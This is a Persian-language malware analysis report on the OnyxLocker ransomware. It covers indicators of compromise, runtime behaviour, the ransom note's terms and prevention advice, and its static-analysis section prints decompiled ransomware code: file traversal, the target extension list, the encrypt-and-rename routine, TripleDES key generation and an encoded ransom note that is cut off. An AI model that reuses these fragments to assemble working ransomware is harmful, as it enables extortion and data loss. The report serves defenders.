باسمه تعالی

تحلیل فنی باج‌افزار

OnyxLocker

فهرست مطالب

۱. مقدمه :

در تاریخ ٦ اکتبر سال ۲۰۱۹ میلادی، اخباری مبنی بر مشاهده باج‌افزاری با عنوان OnyxLocker منتشر شد. طبق مشاهدات صورت گرفته، این باج‌افزار از طریق یک سند مایکروسافت آفیس با فرمت RTF که کد فایل اصلی به آن تزریق شده است، به سیستم قربانی خود نفوذ می‌کند. طبق بررسی‌های صورت گرفته، باج‌افزار OnyxLocker از کتابخانه‌ای با نام XXTEA در فرآیند رمزنگاری خود بهره برده است. الگوریتم رمزنگاری مورد استفاده در کدنویسی این باج‌افزار، DES با طول کلید ۱۹۲بیت می‌باشد. این باج‌افزار، پسوند فایل‌های رمزگذاری‌شده را به onx. تغییر می‌دهد.

۲. مشخصات فایل اجرایی :

با توجه به اینکه باج‌افزار OnyxLocker از فایل Dropper نیز برای انتشار خود استفاده می‌کند، لذا مشخصات آن در این گزارش گنجانده شده است.

فایل Dropper:

نام فایل	goload_1008_1569853988.doc
MD5	be3646c96e8cb33f6de9347c5ad1e7ee
SHA-1	17efb7052d247ca40fbfa2cc9e6da2ae87769b91
SHA-256	606baa28741606cffbba545128d500f84d3959c60db9764d866bb5417283de55
نوع فایل	RTF
اندازه فایل	٥٤.٥٨کیلوبایت

نمونه فایل اصلی باج‌افزار :

نام فایل	OnyxLocker.exe
MD5	c80bfef0850d3f26b24689dfdd82b5a7
SHA-1	134f80574bbc6ac3f440ee128d805ebc6e02038d
SHA-256	1b9ace77f5365ecb452ba65ccf3c5e2ef6726e264f257b22bd8ca97a190ba354
نوع فایل	Win32 EXE
اندازه فایل	۲۰ کیلوبایت

فایل اجرایی این باج‌افزار دارای ۳ بخش است :


نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	5.2	8192	17420	17920
.rsrc	4.1	32768	1468	1536
.reloc	0.08	40960	12	512

۳. شجره‌نامه


تاکنون والدی برای این باج‌افزار مشاهده نشده و به نظر می‌رسد باج‌افزار OnyxLocker با هیچ باج‌افزاری ارتباط و یا شباهت ندارد.

٤. میزان تهدید فایل باج‌افزار

درحال حاضر تعداد ۳۱ مورد از ۵۷ ضدبدافزار سامانه VirusTotal، قادر به شناسایی، توقف و یا حذف فایل Dropper این باج‌افزار می‌باشند.




درحال حاضر تعداد ٤۳ مورد از ۷۰ ضدبدافزار سامانه VirusTotal، قادر به شناسایی، توقف و یا حذف این باج‌افزار می‌باشند.



۵. تحلیل پویا

۵-۱ آناتومی حمله:

با کلیک بر روی فایل اولیه این باج‌افزار که یک سند مایکروسافت آفیس با فرمت RTF می‌باشد، در ابتدا پیغامی به شکل زیر ظاهر می‌شود.




سپس، با کلیک بر روی گزینه OK، فایل اصلی باج‌افزار در محیط cmd و با استفاده از دستور زیر اجرا می‌شود.

```
C:\Users\Admin\AppData\Local\Temp\Orinal.exe
```


این فایل در مسیر زیر درون سیستم‌عامل قربانی قرار می‌گیرد.

```
C:\Users\Admin\AppData\Local\Temp
```


تصویر زیر، محل قرارگیری فایل باج‌افزار درون سیستم قربانی را نشان می‌دهد.



با اجرای فایل باج‌افزار در همان ابتدا تعداد ۱۰ نسخه از فایل پیغام باج‌خواهی این باج‌افزار بر روی صفحه دسکتاپ سیستم قربانی قرار می‌گیرد.



همانطور که در تصویر بالا قابل مشاهده است، پیغام باج‌خواهی این باج‌افزار با شماره‌های ۰ تا ۹ شماره‌گذاری شده است. سپس باج‌افزار با جست‌وجو در سیستم قربانی، فایل‌های موردنظر خود را رمزگذاری کرده و به انتهای آن‌ها پسوند onx. را اضافه می‌کند.




همانطور که در تصویر بالا قابل مشاهده است، فقط ۳ فایل رمزگذاری شده‌اند که با توجه به این موضوع، به نظر می‌رسد این نسخه، نسخه‌ی آزمایشی این باج‌افزار می‌باشد. تصویر زیر، رمزگذاری فایل‌ها در سیستم قربانی را حین فعالیت باج‌افزار نشان می‌دهد.

Name	File	Read rate...	Write rate ...	Total rat...
Orinal.exe (...	E:\test\test\تست.mp4	2.65 MB/s	2.26 MB/s	4.91 MB/s
Orinal.exe (...	G:\Tor Browser\Browser\TorBrowser\Tor\PluggableTran...\obfs4proxy.exe	4.78 MB/s		4.78 MB/s
Orinal.exe (...	E:\test\test\test.mp4	2.09 MB/s	1.78 MB/s	3.87 MB/s
System (4)	G:\Tools\RDG Packer Detector v0.7.6.2017\rdg packer detector v0.7.6.onx		2.48 MB/s	2.48 MB/s
Orinal.exe (...	E:\test\test\تست.mpeg	1.49 MB/s	978.53 kB/s	2.44 MB/s
Orinal.exe (...	G:\Tor Browser\Browser\TorBrowser\Tor\PluggableTra...\meek-client.exe	2.13 MB/s		2.13 MB/s
Orinal.exe (...	G:\Tor Browser\Browser\TorBrowser\Tor\tor.exe	1.93 MB/s		1.93 MB/s
Orinal.exe (...	G:\Tor Browser\Browser\TorBrowser\Tor\PluggableTrans...\obfsproxy.zip	1.68 MB/s		1.68 MB/s
Orinal.exe (...	E:\test\test\test (copy).avi		1.54 MB/s	1.54 MB/s
Orinal.exe (...	G:\Tor Browser\Browser\TorBrowser\Tor\P...\terminateprocess-buffer.exe	1.43 MB/s		1.43 MB/s
System (4)	E:\test\test\تست.mpeg		1.07 MB/s	1.07 MB/s
Orinal.exe (...	G:\Tor Browser\Browser\TorBrowser\Tor\PluggableTransp...\fteproxy.zip	912 kB/s		912 kB/s
Orinal.exe (...	G:\Tor Browser\Browser\TorBrowser\Tor\Pl...\meek-client-torbrowser.exe	871 kB/s		871 kB/s
System (4)	G:\Tools\Hex.Editor.N...\hex.editor.neo.ultimate.6.31.00.5980_soft98.ir.onx		712.35 kB/s	712.35 kB...
System (4)	E:\test\test\تست.mp4		630.15 kB/s	630.15 kB...
Orinal.exe (...	G:\Tools\Hex.Editor....\Hex.Editor.Neo.Ultimate.6.31.00.5980_Soft98.iR.exe	556.23 kB...	10.13 kB/s	566.37 kB...
System (4)	E:\test\test\test.onx		468.11 kB/s	468.11 kB...
System (4)	G:\Tools\Ollydbg-v1.10\Tools\Other\plugineditor.onx		426.75 kB/s	426.75 kB...
Orinal.exe (...	G:\Tools\RDG Packer Detector v0.7.6.2017\RDG Packer Detector v0.7.6.exe	362.57 kB...		362.57 kB...
svchost.ex...	C:\pagefile.sys	353.73 kB...		353.73 kB...
System (4)	E:\test\test\test (copy).onx		334.37 kB/s	334.37 kB...
System (4)	E:\test\test\test (1).mpeg		287.44 kB/s	287.44 kB...
System (4)	G:\Tools\pestudio\pestudio.onx		276.25 kB/s	276.25 kB...
System (4)	G:\Tools\pestudio\xml\functions.onx		251 kB/s	251 kB/s
System (4)	G:\Tools\RDG Packer Detector v0.7.6.2017\rdg.e.r.a.onx		227.5 kB/s	227.5 kB/s
Orinal.exe (...	C:\Program Files\Microsoft Office\root\VFS\ProgramFilesCo...\DW20.EXE	180.5 kB/s		180.5 kB/s
Orinal.exe (...	G:\Tor Browser\Browser\firefox.exe	166.67 kB...		166.67 kB...
Orinal.exe (...	G:\Tor Browser\Browser\TorBrowser\Data\Browser\profile....\places.sqlite	160 kB/s		160 kB/s

طبق تصویر بالا، فایل‌های اجرایی نیز توسط این باج‌افزار رمزگذاری می‌شوند که امر سبب می‌شود نرم‌افزارهای نصب شده دیگر قابل اجرا نباشند.

فایل پیغام باج‌خواهی این باج‌افزار با عنوان Прочти меня! به زبان روسی می‌باشد.



براساس پیغام باج‌خواهی این باج‌افزار که در همان ابتدا نیز ذکر شده است، قربانی جهت رمزگشایی فایل‌های خود باید با آدرس ایمیل crypt@ctemplar.com، ارتباط برقرار کند. درادامه، مهاجم که خود را

با نام دیوید معرفی کرده است عنوان کرده که تمام فایل‌های مهم قربانی را رمزگذاری است و قربانی باید در مدت زمان ۱۲ساعت مبلغ باج را تهیه و پرداخت نماید. در غیر این صورت، رمزگشایی فایل‌ها غیرممکن خواهد بود. سپس، مجدداً آدرس ایمیل خود را قرار داده تا قربانی هرگونه سؤالی در رابطه با رمزگشایی فایل‌هایش دارد، از طریق آدرس ایمیل مذکور از مهاجم بپرسد. همچنین، پاسخ برخی سؤالات متداول قربانیان از جمله میزان مبلغ باج که عنوان شده ۱۰۰دلار به بیت کوین می‌باشد و نحوه تهیه بیت‌کوین، در ادامه‌ی پیغام قرار داده شده است.

این باج‌افزار، پس از پایان کار خود در سیستم قربانی متوقف خواهد شد اما از محل قرارگیری خود در سیستم قربانی، حذف نمی‌شود.

۵-۲ روش انتشار:

طبق گزارشات رسیده از قربانیان، باج‌افزار OnyxLocker از طریق یک سند مایکروسافت آفیس با فرمت RTF که کد باج‌افزار به آن تزریق شده است، به سیستم قربانی خود نفوذ می‌کند. لذا احتمال انتشار آن در قالب پیوست هرزنامه‌ها وجود دارد.


۵-۳ روش جلوگیری:

با توجه اینکه فایل این باج‌افزار از طریق یک سند مایکروسافت آفیس آلوده درون سیستم قربانی قرار می‌گیرد، اکیداً توصیه می‌شود از بازکردن و دانلود محتوای ایمیل‌هایی که معمولا به صورت اسپم دریافت می‌شوند خودداری کرده و سیستم‌عامل و سایر نرم‌افزارهای امنیتی نصب شده بر روی آن را، به طور مداوم به روز رسانی کنید.


٦. تحلیل ایستا

٦-١ تحلیل کد:

همانطور که در ابتدا اشاره شد، فایل اصلی این باج‌افزار توسط یک فایل RTF در سیستم قربانی راه‌اندازی می‌شود. تصویر زیر، بخشی از محتوای این فایل را نشان می‌دهد که در آن تابع نوشتن فایل پیغام باج‌خواهی در صفحه دسکتاپ، نام الگوریتم رمزنگاری و نسخه .NETFramework که فایل اجرایی این باج‌افزار پشتیبانی می‌کند، قابل مشاهده است.



در بخش دیگری از این فایل، نام فایل اجرایی باج‌افزار و محل قرارگیری آن در سیستم قربانی و همچنین تعدادی از پسوندهایی که در لیست رمزگذاری باج‌افزار قراردارند، قابل مشاهده است.



لیست کامل فایل‌های موردهدف باج‌افزار در ادامه و درون کد باج‌افزار نشان داده شده است.

همانطور که در تصویر زیر قابل مشاهده است، این باج‌افزار بر روی تمامی نسخه‌های سیستم‌عامل ویندوز که در حال حاضر قابل پشتیبانی می‌شوند، اجرا خواهد شد.

File alignment	00000200	
OS version (major)	0004	Windows 95/NT 4.0
OS version (minor)	0000	
Image version (major)	0000	
Image version (minor)	0000	

پس از تحلیل کد باج‌افزار، نتایج زیر حاصل گردید:

باج‌افزار OnyxLocker به محض شروع فعالیت خود در سیستم قربانی، اقدام به جست و جوی فایل‌های مورد هدف خود می‌کند.

```
public void TraverseDirectories(string startDirectory)
{
    try
    {
        string[] files = Directory.GetFiles(startDirectory);
        for (int i = 0; i < files.Length; i++)
        {
            this.ProcessFile(files[i].ToLower());
            Thread.Sleep(1);
        }
    }
    catch
    {
    }
    try
    {
        foreach (string startDirectory2 in Directory.GetDirectories(startDirectory))
        {
            this.TraverseDirectories(startDirectory2);
            Thread.Sleep(1);
        }
    }
    catch
    {
    }
}
```

فایل‌هایی که لیست زیر قرار داشته باشند، توسط باج‌افزار رمزگذاری خواهند شد.

```
Friend Class FileChecker
    Implements IFileChecker

    ' Token: 0x17000003 RID: 3
    ' (get) Token: 0x06000009 RID: 9 RVA: 0x00002144 File Offset: 0x00000344
    Public ReadOnly Property TargetFiles As String() Implements OnyxLocker.IFileChecker.TargetFiles = New String() { ".pdf",
      ".zip", ".ppt", ".doc", ".docx", ".rtf", ".jpg", ".jpeg", ".png", ".img", ".gif", ".mp3", ".mp4", ".mpeg", ".mov", ".avi",
      ".wmv", ".txt", ".html", ".php", ".js", ".css", ".odt", ".sqlite3", ".ink", ".ods", ".odp", ".odm", ".odc", ".odb",
      ".docm", ".wps", ".xls", ".xlsx", ".xlsm", ".xlsb", ".xlk", ".ppt", ".pptx", ".pptm", ".mdb", ".accdb", ".pst", ".dwg",
      ".dxf", ".dxg", ".wpd", ".wb2", ".mdf", ".psd", ".pdd", ".eps", ".ai", ".indd", ".cdr", ".jpe", ".tmp", ".log", ".py",
      ".dbf", ".ps1", ".dng", ".3fr", ".arw", ".srf", ".sr2", ".bay", ".crw", ".cr2", ".dcr", ".rwl", ".rw2", ".pyc", ".kdc",
      ".erf", ".mef", ".mrw", ".nef", ".nrw", ".orf", ".raf", ".raw", ".r3d", ".ptx", ".css", ".pef", ".srw", ".x3f", ".der",
      ".cer", ".crt", ".pem", ".pfx", ".p12", ".p7b", ".p7c", ".sqlite", ".js", ".rb", ".xml", ".wmi", ".sh", ".asp", ".aspx",
      ".plist", ".sql", ".vbs", ".litesql", ".dotx", ".db3", ".backup", ".xlm", ".rtf", "json", ".lua", ".tiff", ".tif",
      "csproj", ".sln", ".crt", ".csv", ".flv", ".vlf", ".rar", ".7zip", ".acc", ".lnk", ".cs", ".h", ".cpp", ".c", ".sg", "mid",
      ".wav", ".7z", ".exe", ".db" }
```

پسوند هر فایلی که رمزگذاری شود به onx. تغییر پیدا می‌کند.

```
' Token: 0x0600000D RID: 13 RVA: 0x0000269C File Offset: 0x0000089C
Public Sub ParseFile(filePath As String) Implements OnyxLocker.IFileParser.ParseFile
    Dim fileBytes As Byte() = Me.GetFileBytes(filePath)
    Dim fileBytes2 As Byte() = Me.EncryptionProvider.EncryptBytes(fileBytes, Me.KeyBytes)
    Me.WriteFileBytes(filePath, fileBytes2)
    Dim extension As String = Path.GetExtension(filePath)
    Dim destFileName As String = filePath.Replace(extension, ".onx")
    Try
        File.Move(filePath, destFileName)
    Catch
    End Try
    GC.Collect()
End Sub
```

همانطور که اشاره شد، این باج‌افزار از الگوریتم DES ۱۹۲بیتی برای رمزگذاری فایل‌های مورد هدف خود بهره برده است که در تصویر زیر قابل مشاهده است.

```
Public Function CreateEncryptionKey() As Byte() Implements OnyxLocker.IEncryptionProvider.CreateEncryptionKey
    Dim tripleDESCryptoServiceProvider As TripleDESCryptoServiceProvider = New TripleDESCryptoServiceProvider()
    tripleDESCryptoServiceProvider.KeySize = 192
    tripleDESCryptoServiceProvider.GenerateKey()
    Dim key As Byte() = tripleDESCryptoServiceProvider.Key
    tripleDESCryptoServiceProvider.Dispose()
    Me.EncryptionKey = key
    Return key
End Function
```

تصویر زیر، پیغام باج‌خواهی باج‌افزار را نشان می‌دهد که با فرمت base64 به صورت Hardcode شده درون کد باج‌افزار گنجانده شده است.

```
byte[] bytes = Convert.FromBase64String
  ("0JzQvtGPINC/0L7Rh9GC0LAg0LTQu9GPINGB0LLRj9C30Lg6IGNyeXB0QGN0ZW1wbGFyLmNvbQp8fHwK0JzQtdC90Y8g0LfQvtCy0YPRgiBEYXZpZC4g0K8g0LfQsNGI0LjRhNGA0
  L7QstCw0Lsg0LLRgdC1INCy0LDRiNC4INC00YDQsNCz0L7RhtC10L3QvdGL0LUg0YTQsNC50LvRiywg0LLQutC70Y7Rh9Cw0Y8g0LjQt9C
  +0LHRgNCw0LbQtdC90LjRjywg0LLQuNC00LXQviwg0L/QtdGB0L3QuCwg0YLQtdC60YHRgtC
  +0LLRi9C1INGE0LDQudC70YssINGC0LXQutGB0YLQvtCy0YvQtSDRhNCw0LnQu9GLINC4INC80L3QvtCz0L7QtSDQtNGA0YPQs9C+0LUhICDQmtC
  +0YDQvtGH0LUg0LPQvtCy0L7RgNGPLCDQstGLINC+0LHQu9Cw0LbQsNC70LjRgdGMIC4uLiDQvdC+INCy0LDQvCDQv9C+0LLQtC30LvQvi4g0J/QvtGH0LXQvNGDINGN0YLQvj8/
  IAp8fHwK0K8g0LLRi9C80L7Qs9Cw0YLQtdC70YwsINC60L7RgtC+0YDRi9C5INC+0YHRgtCw0LLQu9GP0LXRgiDQstCw0Lwg0YLQvtC70YzQutC+IDEyING0LDRgdC
  +0LIsING0YLQvtCx0Ysg0YHQvtCx0YDQsNGC0Ywg0LTQtdC90YzQs9C4INC4INC30LDQv9C70LDRgtC40YLRjCDQvNC90LUsINC30LDRgtC10Lwg0LLQsNGI0Lgg0YTQsNC50LvRiy
  DQsdGD0LTQtdGCINC90LXQstC+0LfQvNC+0LbQvdC+INGA0LDRgdGI0LjRhNGA0L7QstCw0YLRjCEpIAp8fHwK0JvRjtCx0YvQtSDQstC+0L/RgNC
  +0YHRiyDQvtGC0L3QvtGB0LjRgtC10LvRjNC90L4g0YDQsNC30L0gQ9C
  +0LrQuNGA0L7QstC60Lgg0YTQsNC50LvQvtCyLCDQstGLINC80L7QttC10YLQtSDQt9Cw0LTQsNCy0LDRgtGMINC90LDQv9C40YHQsNCyINC90LAg0L/
  QvtGH0YLRgzogY3J5cHRAY3RlbXBsYXIuY29tCnx8fArQp9CQ0KHQotCeINCX0JDQlNCQ0JLQkNCV0JzQq9CVINCS0J7Qn9Cg0J7QodCrOgp8fHwKMS4g0JzQvtCz0YMg0LvQuCDRjy
  DQstC10YDQvdGD0YLRjCDRgdCy0L7QuCDQtNGA0LDQs9C+0YbQtC90L3Ri9C1INGE0LDQudC70Ys/Cnx8fArQntGC0LLQtdGCOiDQmtC+0L3QtdGH0L3Qviwg0LLRiyDQvNC
  +0LbQtdGC0LUuINCV0YHRgtGMINGC0L7Qu9GM0LrQviDQvdC10LfQvdCw0YfQuNGC0LXQu9GM0LXQtNGA0YPQs9C4g0JLRiyDQtNC
  +0LvQttC90Ysg0LfQsNC/0LvQsNGC0LjRgtGMLCDRh9GC0L7QsdGLINCy0LXRgNC90YPRgtGMINC40YuuCnx8fAoyLiDQndC10YIg0LTRgNGD0LPQvtCz0L4g0YHQv
  +0YHQvtCx0LAg0LLQtdGA0L3Rg9GC0Ywg0LzQvtC4INGE0LDQudC70Ys/Cnx8fArQntGC0LtGCOiDQndC10YIsCjMuINCl0L7RgNC+0YjQviwg0YfRgtC
  +INC80L3QtSDRgtC+0LPQtNCwINC00LXQu9C8K0J7RgtCy0LXRgjog0J/RgNC+0YHRgtC
  +INCy0LDQvCDQv9GA0LjQtNC10YLRgdGPINC30LDQv9C70LDRgtC40YLRjCAxMDAgJCDQvdCwINGN0YLQvtGCINCx0LjRgtC60L7QudC9LdCw0LTRgNC10YE6IDNMVjg1aDlzMnk1Yz
  VETGkzWWlBQ0RLYVIzdHl0bXAzTHEgCnx8fAo0LiDQp9GC0L4g0LfQsCDRhdGA0LXQvdGMINCx0LjRgtC60L7QudC9Pwp8fHwK0J7RgtCy0LXRgjog0JHQuNGC0LrQvtC50L0gLSDRj
  dGC0L4g0LrRgNC40L/RgtC+0LLQsNC7INC40DQp9GC0L4g0LfQsCDRhdGA0LXQvdGMINC40NGG0LjRhNGA0L7QstCw0Y8g0L/
  Qu9Cw0YLQtdC20L3QsNGPINGB0LjRgdGC0LXQvNCwLiDQktGLINC80L7QttC10YLQtSDRg9Cy0LjQtNC10YLRjCDQsdC
